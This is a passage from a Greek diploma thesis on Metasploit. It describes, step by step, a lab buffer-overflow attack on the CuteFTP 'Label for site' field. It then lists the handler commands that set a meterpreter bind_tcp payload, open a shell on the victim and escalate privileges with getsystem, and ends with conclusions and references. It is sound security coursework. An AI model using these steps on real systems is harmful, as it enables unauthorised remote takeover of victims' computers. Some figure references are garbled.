
Εικόνα 25: test.txt

Αφού δημιουργηθεί λοιπόν το αρχείο θα πρέπει να τοποθετηθεί το περιεχόμενό του στο ευάλωτο πεδίο της εφαρμογής. Στις εικόνες που ακολουθούν περιγράφεται όλη η διαδικασία αναλυτικά.




Εικόνα 26: Περιβάλλον CuteFTP

Μόλις πραγματοποιηθεί η εκκίνηση του προγράμματος, θα εμφανιστεί στον χρήστη το περιβάλλον όπως απεικονίζεται στην *Εικόνα 266*. Ο χρήστης λοιπόν θα πρέπει να συμπληρώσει τα απαραίτητα πεδία με σκοπό να συνδεθεί ο υπολογιστής με την ιστοσελίδα που θα του ορίσει εκείνος, για τον διαμοιρασμό αρχείων.




Εικόνα 27: Πεδία CuteFTP

Αφού πατήσει κάτω αριστερά το κουμπί «New», του ζητάται λοιπόν από το πρόγραμμα να συμπληρώσει στο πεδίο «Label for site» ένα αναγνωριστικό όνομα (*Εικόνα 277*). Επίσης του ζητάται να συμπληρώσει την διεύθυνση της ιστοσελίδας, το username του διαχειριστή της ιστοσελίδας καθώς και ένα κωδικό πρόσβασης. Τέλος μπορεί να συμπληρώσει προαιρετικά και την θύρα.




Εικόνα 28: Ευάλωτο πεδίο

Το ευάλωτο πεδίο, στο οποίο δεν υπάρχει έλεγχος χαρακτήρων (Boundary Checking), είναι το «Label for site». Το εν λόγω πεδίο θα συμπληρωθεί με το περιεχόμενο του αρχείου που δημιουργήθηκε προηγουμένως, όπως φαίνεται στην . Έπειτα το πεδίο «FTP Host address» θα συμπληρωθεί με μια «ψεύτικη» διεύθυνση ιστοσελίδας (*Εικόνα 288*).




Εικόνα 29: Δημιουργία buffer overflow

Τελευταία ενέργεια που πρέπει να πραγματοποιηθεί είναι η δημιουργία συντόμευσης της ιστοσελίδας που πρόκειται να δημιουργηθεί (*Εικόνα 29*: Δημιουργία buffer overflow*9*). Αυτό έχει ως αποτέλεσμα την παραγωγή ενός εκτελέσιμου αρχείου, στην περίπτωση της παρούσας διπλωματικής test.exe, το οποίο περιέχει τον κώδικα εκμετάλλευσης.




Εικόνα 30: Δημιουργία εκτελέσιμου αρχείου

Μόλις παραχθεί το εκτελέσιμο αρχείο, το τελευταίο βήμα που πρέπει να πραγματοποιηθεί ώστε να εκτελεστεί η επίθεση, είναι η δημιουργία ενός handler στο μηχάνημα του επιτιθέμενου. Για την χρήση του εν λόγω handler, εκτελείται στο περιβάλλον του metasploit η εντολή *use exploit/multi/handler*. Έπειτα με την εντολή *set PAYLOAD windows/meterpreter/bind_tcp* ορίζεται το ίδιο payload που χρησιμοποιήθηκε και στο exploit. Με την εντολή *set LPORT 6666* ορίζεται η θύρα 6666 που θα «ακούει» το payload και με την εντολή *set RHOST 192.168.1.13* ορίζεται η IP διεύθυνση του υπολογιστή του θύματος. Τέλος με την εντολή *exploit* δημιουργείται ο handler.




Εικόνα 31: Handler

Για να πραγματοποιηθεί η επίθεση και να γίνει η σύνδεση μεταξύ του υπολογιστή του επιτιθέμενου και του θύματος, θα πρέπει πρώτα να εκτελεστεί το αρχείο *test.exe* που έχει δημιουργηθεί στον υπολογιστή του θύματος. Μόλις εκτελεστεί και εμφανιστούν στο πάνω μέρος του προγράμματος , όπως φαίνεται στην *Εικόνα 32*: Επιτυχής επίθεση*2*, τυχαίοι κεφαλαίοι χαρακτήρες η επίθεση θα έχει πραγματοποιηθεί με επιτυχία.



Εικόνα 32: Επιτυχής επίθεση

Τέλος στον υπολογιστή του επιτιθέμενου έχει ανοίξει meterpreter shell πράγμα που επιβεβαιώνει και στο περιβάλλον του metasploit την επιτυχημένη επίθεση. Με την εντολή *getsystem* αποκτούμε δικαιώματα διαχειριστή στον υπολογιστή του θύματος (*Εικόνα 333*).



Εικόνα 33: Meterpreter shell

7. Συμπεράσματα – Μελλοντική έρευνα

7.1 Συμπεράσματα

Στην παρούσα διπλωματική εργασία αρχικά αναλύθηκε διεξοδικά η αρχιτεκτονική του metasploit , η χρησιμότητα της κάθε βιβλιοθήκης του και οι λόγοι για τους οποίους επιλέχθηκε η Ruby ως γλώσσα προγραμματισμού του metasploit. Επιπρόσθετα παρουσιάστηκε το eternal blue exploit και το πώς αυτό χρησιμοποιήθηκε για την εξάπλωση του WannaCry.

Στο τεχνικό κομμάτι της εργασίας, δημιουργήθηκε ένα εργαστηριακό περιβάλλον με την χρήση του προγράμματος VMWare Workstation Player το οποίο επιτρέπει την χρήση εικονικών λειτουργικών συστημάτων. Με αυτό τον τρόπο χρησιμοποιήθηκε και το λειτουργικό σύστημα Kali Linux το οποίο περιέχει το περιβάλλον του metasploit.

Δημιουργήθηκε επίσης ένα resource αρχείο το οποίο αυτοματοποιεί την διαδικασία εύρεσης των ευάλωτων υπολογιστών στο eternal blue exploit καθώς και την διαδικασία εκμετάλλευσης. Τα resource αρχεία παρέχουν στον χρήστη ένα εύκολο τρόπο για να αυτοματοποιήσουν επαναλαμβανόμενες διεργασίες στο metasploit. Περιέχουν ένα σύνολο εντολών που εκτελούνται αυτόματα και διαδοχικά όταν φορτώνεται ένα τέτοιου είδους αρχείο. Με την χρήση της γλώσσας προγραμματισμού Ruby καθώς και εντολών του metasploit δημιουργήθηκε το συγκεκριμένο αρχείο.

Τέλος περιγράφηκε βήμα-βήμα η διαδικασία μεταφοράς ενός buffer overflow exploit που επιλέχθηκε για την συγκεκριμένη διπλωματική, καθώς και η πραγματοποίηση επίθεσης με το εν λόγω exploit, σε εργαστηριακό περιβάλλον.

Εν κατακλείδι αυτό που μπορούμε να συμπεράνουμε από την εν λόγω διπλωματική εργασία είναι ότι το metasploit είναι ένα πολύτιμο εργαλείο για τον έλεγχο της ασφάλειας των πληροφοριακών συστημάτων. Μπορούν να αναπτυχθούν σε αυτό script αρχεία τα οποία αυτοματοποιούν τις εντολές του ή ακόμα και να μεταφερθούν σε αυτό exploits με σκοπό να χρησιμοποιηθούν.

7.2 Μελλοντική Εργασία

Η παρούσα διπλωματική αυτή εργασία μπορεί να αποτελέσει ένα σημείο εκκίνησης για εργασίες ή ερευνητικά έργα που αποσκοπούν στην προσθήκη περισσότερων χαρακτηριστικών στην ανάπτυξη αυτοματοποιημένων modules. Ενδεικτικά, κάποιες έρευνες που θα μπορούσαν να γίνουν στο μέλλον είναι η αυτόματη μεταπήδηση (pivoting) μεταξύ των μολυσμένων υπολογιστών, καθώς και η δημιουργία meterpreter σύνδεσης σε κάθε ένα από αυτά.

8. Βιβλιογραφία

[1] The Metasploit Staff, “Metasploit 3.0 Developer’s Guide”,2007

[2] Nipun Jaswal, ”Mastering Metasploit”,2nd Edition,2016

[3] https://metasploit.help.rapid7.com/docs/resource-scripts

[4] https://gist.github.com/sjuxax/4549805

[5] https://www.vmware.com/products/workstation-player.html

[6] https://en.wikipedia.org/wiki/VMware_Workstation

[7] https://www.darkoperator.com/blog/2011/5/19/metasploit-post-module-smart_hashdump.html

[8] https://www.offensive-security.com/

[9] https://offensiveinfosec.wordpress.com/2012/04/22/automation-is-the-name-of-the-pentest-game/

[10] https://security.stackexchange.com/questions/173650/how-to-set-autorunscript-multiple-commands

[11] https://www.fireeye.com/blog/threat-research/2017/05/smb-exploited-wannacry-use-of-eternalblue.html

[12] https://de.slideshare.net/AndreaBissoli/the-eternalblue-exploit-how-it-works-and-affects-systems

[13] https://blog.trendmicro.com/trendlabs-security-intelligence/ms17-010-eternalblue/

[14] https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

[15] http://kodu.ut.ee/~mroos/turve/2018/referaadid/Referaat_Klaarika_Lehes.pdf

[16] https://dev.metasploit.com/pipermail/framework/2006-October/001325.html

[17] https://www.offensive-security.com/metasploit-unleashed/filesystem-and-libraries/

[18] https://en.wikipedia.org/wiki/Metasploit_Project#Metasploit_interfaces

[19] https://metasploit.help.rapid7.com/docs/getting-started

[20] http://www.primalsecurity.net/0x5-exploit-tutorial-porting-your-first-exploit-to-metasploit/

[21] https://www.offensive-security.com/metasploit-unleashed/porting-exploits/

[22] https://www.owasp.org/index.php/Buffer_Overflow

[23] https://www.exploit-db.com/exploits/45259/

[24] https://s3curityedge.wordpress.com/2015/10/29/metasploit-architecture-design-diagram/

[25] https://blog.rapid7.com/2012/07/05/part-1-metasploit-module-development-the-series/

[26] https://hsploit.com/metasploit-resource-scripts-how-to-automate-scans/

[27] https://github.com/Nikos215/cuteftpbof/blob/master/cuteftp_bof.rb